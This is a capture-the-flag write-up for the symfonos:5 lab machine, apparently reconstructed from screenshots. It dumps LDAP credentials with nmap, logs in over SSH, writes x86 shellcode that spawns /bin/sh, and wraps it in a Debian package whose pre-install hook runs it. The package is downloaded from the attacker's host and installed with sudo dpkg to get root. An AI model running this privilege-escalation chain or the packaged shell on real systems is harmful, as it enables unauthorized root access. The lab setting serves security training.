
```
root@kali:~/sym5# nmap -p 389 symfonos5.local --script ldap-search --script-args 'ldap.username="cn=admin,dc=symfonos,dc=local",ldap.password=qMDdyZh3cT6eeAWD'
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-12 20:07 +08
Nmap scan report for symfonos5.local (192.168.2.92)
Host is up (0.00077s latency).
rDNS record for 192.168.2.92: sym5

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-search:
|   Context: dc=symfonos,dc=local
|     dn: dc=symfonos,dc=local
|         objectClass: top
|         objectClass: dcObject
|         objectClass: organization
|         o: symfonos
|         dc: symfonos
|     dn: cn=admin,dc=symfonos,dc=local
|         objectClass: simpleSecurityObject
|         objectClass: organizationalRole
|         cn: admin
|         description: LDAP administrator
|         userPassword: {SSHA}UWYxvuhA0bWsjfr2bhtxQbapr9eSgKVm
|     dn: uid=zeus,dc=symfonos,dc=local
|         uid: zeus
|         cn: zeus
|         sn: 3
|         objectClass: top
|         objectClass: posixAccount
|         objectClass: inetOrgPerson
|         loginShell: /bin/bash
|         homeDirectory: /home/zeus
|         uidNumber: 14583102
|         gidNumber: 14564100
|         userPassword: cetkKf4wCuHC9FET
|         mail: zeus@symfonos.local
|_        gecos: Zeus User
MAC Address: 08:00:27:65:2C:12 (Oracle VirtualBox virtual NIC)
```

SSH login successful




```
root@kali:~/sym5# ssh zeus@symfonos5.local
The authenticity of host 'symfonos5.local (192.168.2.92)' can't be established.
ECDSA key fingerprint is SHA256:0LrOVGfXWfj1Vtdo1krp85ZDlnsb3DDJFap9cOF5WoA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'symfonos5.local,192.168.2.92' (ECDSA) to the list of k
own hosts.
zeus@symfonos5.local's password:
Linux symfonos5 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan  6 18:27:11 2020 from 192.168.65.128
zeus@symfonos5:~$
```

https://medium.com/@iqbal.nasikin/privilege-escalation-with-dpkg-716c59c85729
https://medium.com/@iqbal.nasikin/privilege-escalation-with-dpkg-716c59c85729
https://github.com/jordansissel/fpm
https://gtfobins.github.io/gtfobins/dpkg/
rootshell is probably overkill but whatever




```
section .data

global _start

_start:
    ; Jumps to label cmd
    jmp short cmd

pop_shell:
    ; Zeroes eax - edx
    xor eax, eax
    xor ebx, ebx
    xor ecx, ecx
    xor edx, edx

    pop esi
    mov byte [esi + 7], bl      ; Stores a single null byte 0x00 at A
    mov dword [esi + 8], esi    ; Stores Address of esi at B ->

    mov al, 0xB         ; Syscall # for execve()
    lea ebx, [esi]      ; ebx = "/bin/sh" string
    lea ecx, [esi + 8]  ; ecx = Address of "/bin/sh" string

    int 0x80            ; Calls kernel

exit:
    mov al, 0x1         ; Syscall # for exit()
    mov bl, 0xFF        ; exit = 255

    int 0x80            ; Calls kernel

cmd:
    ; When label pop_shell is called, the address of the next instruction,
    ; in this case, "/bin/shABBBBCCCC" is stored in the stack
    call pop_shell

    ;binSH: db "/bin/shABBBBCCCC"
    binSH: db "/bin/shABBBB"
```

```
nasm -f elf32 rootshell.asm -o rootshell.o
ld -melf_i386 rootshell.o -o rootshell
```




```
root@kali:/tmp/test# fpm -s dir -t deb -n rewtz --before-install /tmp/test/rootshell /tmp/test/
Debian packaging tools generally labels all files in /etc as config files, as mandated by policy,
r with --deb-no-default-config-files flag {:level=>:warn}
Created package {:path=>"rewtz_1.0_amd64.deb"}
root@kali:/tmp/test# lsf
total 20K
drwxr-xr-x  2 root root 4.0K Jan 12 20:27 ./
drwxrwxrwt 29 root root 4.0K Jan 12 20:27 ../
-rw-r--r--  1 root root 1.7K Jan 12 20:27 rewtz_1.0_amd64.deb
-rwxr-xr-x  1 root root 4.6K Jan 12 20:23 rootshell*
```

Priv escalation



```
zeus@symfonos5:/tmp$ curl http://192.168.2.99/rewtz_1.0_amd64.deb -o rewtz_1.0_amd6
4.deb
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1718  100  1718    0     0   239k      0 --:--:-- --:--:-- --:--:--  239k
zeus@symfonos5:/tmp$ file rewtz_1.0_amd64.deb
rewtz_1.0_amd64.deb: Debian binary package (format 2.0)
zeus@symfonos5:/tmp$ sudo dpkg -i rewtz_1.0_amd64.deb
Selecting previously unselected package rewtz.
(Reading database ... 53057 files and directories currently installed.)
Preparing to unpack rewtz_1.0_amd64.deb ...
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Flag.txt



```
Preparing to unpack rewtz_1.0_amd64.deb ...
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls -lah
total 32K
drwx------  4 root root 4.0K Jan  6 18:37 .
drwxr-xr-x 19 root root 4.0K Jan  6 18:22 ..
lrwxrwxrwx  1 root root    9 Jan  6 16:42 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  3 root root 4.0K Jan  6 15:05 .gnupg
drwxr-xr-x  3 root root 4.0K Jan  4 01:31 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Jan  6 18:37 .selected_editor
-rw-r--r--  1 root root 1.2K Jan  6 17:20 proof.txt
# cat proof.txt

                    Congrats on rooting symfonos:5!

                                   ZEUS
              *      .            dZZZZZ,       .          *
                                 dZZZZ  ZZ,
     *         .         ,AZZZZZZZZZZZ  `ZZ,_          *
                    ,ZZZZZZV'      ZZZZ   `Z,`\
                  ,ZZZ    ZZ   .    ZZZZ   `V
        *      ZZZZV'     ZZ         ZZZZ    \_              .
.              V   l   .   ZZ        ZZZZZZ          .
               l    \       ZZ,     ZZZ  ZZZZZZ,
   .          /            ZZ l    ZZZ    ZZZ `Z,
                          ZZ  l   ZZZ     Z Z, `Z,            *
                .        ZZ      ZZZ      Z  Z, `l
                         Z        ZZ      V  `Z   \
                         V        ZZC     l   V
           Z             l        V ZR        l      .
            \             \       l  ZA
                            \         C          C
                                  \   K   /    /             K
                          A    \   \  |  /  /              /
                           \        \\|/ /  /
   __________________________________\|/_________________________
            Contact me via Twitter @zayotic to give feedback!

# 
```